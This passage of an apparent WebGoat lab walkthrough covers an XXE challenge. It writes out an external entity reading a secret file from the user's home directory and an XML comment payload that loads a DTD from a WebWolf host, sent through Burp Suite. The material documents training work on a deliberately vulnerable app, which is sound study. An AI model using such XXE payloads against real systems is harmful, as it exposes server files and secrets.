<!ENTITY secret SYSTEM 'file:///home/crumbles/.webgoat-2023.4//XXE/crumbles/secret.txt'> 

I can retrieve the link to the payload from the blue link on the WebWolf page and then I just need to craft it into an XML payload on the comment POST request in Burp Suite.
http://127.0.0.1:9090/files/crumbles/payload.dtd
<?xml version="1.0"?>
  <!DOCTYPE attack1 [
  <!ENTITY % attack1dtd SYSTEM
  "http://127.0.0.1:9090/files/crumbles/payload.dtd">
  %attack1dtd;
  ]>
<comment> <text>New Comment &secret;</text></comment> 


Then I just submit the contents of the comment in the comment field and the challenge is complete.
That’s it for WebGoats Security Misconfiguration Challenges.